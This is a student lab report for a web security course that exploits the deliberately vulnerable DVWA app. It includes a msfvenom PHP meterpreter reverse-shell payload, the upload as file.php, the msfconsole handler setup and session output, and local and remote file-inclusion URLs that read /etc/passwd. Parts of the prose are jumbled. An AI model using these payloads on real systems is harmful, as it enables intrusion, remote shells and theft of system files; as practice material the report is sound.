



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

**Name:** Antrang Agrawal

**Registration Number:** 20BCI0262

**Course Code:** BCI3001

**Course Title:** Web Security

**Lab Slot:** L37+L38

**Semester:** Fall Semester 2021-2022

**Guided By:** Bhulakshmi Bonthu

**Title:**

**LAB - Experiment - 4**

File Upload Vulnerability :

Web-based applications frequently have issues with file upload vulnerabilities. in numerous This vulnerability in the web server is solely dependent on the attacker's intent. to upload a file with malicious code that can be executed on the target computer server. The website could be defaced or have a phishing page added by an attacker. internet site An attacker may make internal web server information available to others and Some unauthorised individuals may have informal access to critical information. A user can add a picture to the DVWA website, and the page then using programme coding, determines whether the file's last character is ".jpg" or not. Before permitting the image to be uploaded in a directory, convert it to a '.jpeg' or '.png' first.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

## DVWA Security

### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.  
Prior to DVWA v1.9, this level was known as 'high'.

Low

▼

Submit

### PHPIDS

**PHPIDS** v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Bypassing Low Level DVWA Security:  
Creating a php backdoor using the following command

msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.112.219 lport=1308 -f raw

Upload the payload by saving the code

# Vulnerability: File Upload

Choose an image to upload:

Choose file file.php

Upload

# Vulnerability: File Upload

Choose an image to upload:

Choose file No file chosen

Upload

../../../../hackable/uploads/file.php succesfully uploaded!

Running the payload:

```
🌐 http://192.168.112.86/DVWA/hackable/uploads/file.php
```

Using msfconsole:

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.112.219
msf exploit(handler) > set lport 1308
msf exploit(handler) > exploit meterpreter > sysinfo
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.112.219
lhost => 192.168.112.219
msf6 exploit(multi/handler) > set lport 1308
lport => 1308
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.112.219:1308
[*] Sending stage (39927 bytes) to 192.168.112.86
[*] Meterpreter session 1 opened (192.168.112.219:1308 -> 192.168.112.86:34774) at 2022-10-18 14:55:42 +0530

meterpreter > id
[-] Unknown command: id
meterpreter > ls
Listing: /var/www/html/DVWA/hackable/uploads
=====

Mode                Size  Type  Last modified             Name
----                -
100644/rw-r--r--    25   fil   2022-10-18 14:53:54 +0530  DVWACode.txt
100777/rwxrwxrwx    667  fil   2022-09-06 23:54:34 +0530  dvwa_email.png
100644/rw-r--r--   1116  fil   2022-10-18 14:53:38 +0530  file.php

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > pwd
/var/www/html/DVWA/hackable/uploads
meterpreter > sysinfo
Computer      : shaunak-linuxlite
OS            : Linux shaunak-linuxlite 5.15.0-33-generic #34-Ubuntu SMP Wed May 18 13:34:26 UTC 2022 x86_64
Meterpreter   : php/linux
meterpreter >
```

## File Inclusion Vulnerability :

Similar to a file upload attack is a file inclusion attack. The file makes a difference. Attacks that leverage a target website's "uploading function" instead include files exploit makes harmful use of user-provided input.

LFI (Local File Inclusion) and RFI are the two forms of file inclusion attacks.

Including remote files LFI includes files that are already present on the web server.

it employs a significant number of directory traversal keywords (../../).


Remotely accessed files from other domains are included in RFI. If you have a server of your own

and contains a malicious PHP file (such as <https://hackerwebserver.com/attack.php>), you should be careful.

### Local File Inclusion:

Getting the /etc/passwd file:

<http://192.168.171.87/DVWA/vulnerabilities/fi/?page=../../../../../../../../etc/passwd>



### Remote File Inclusion:

<http://192.168.171.87/DVWA/vulnerabilities/fi/?page=https://www.google.com>

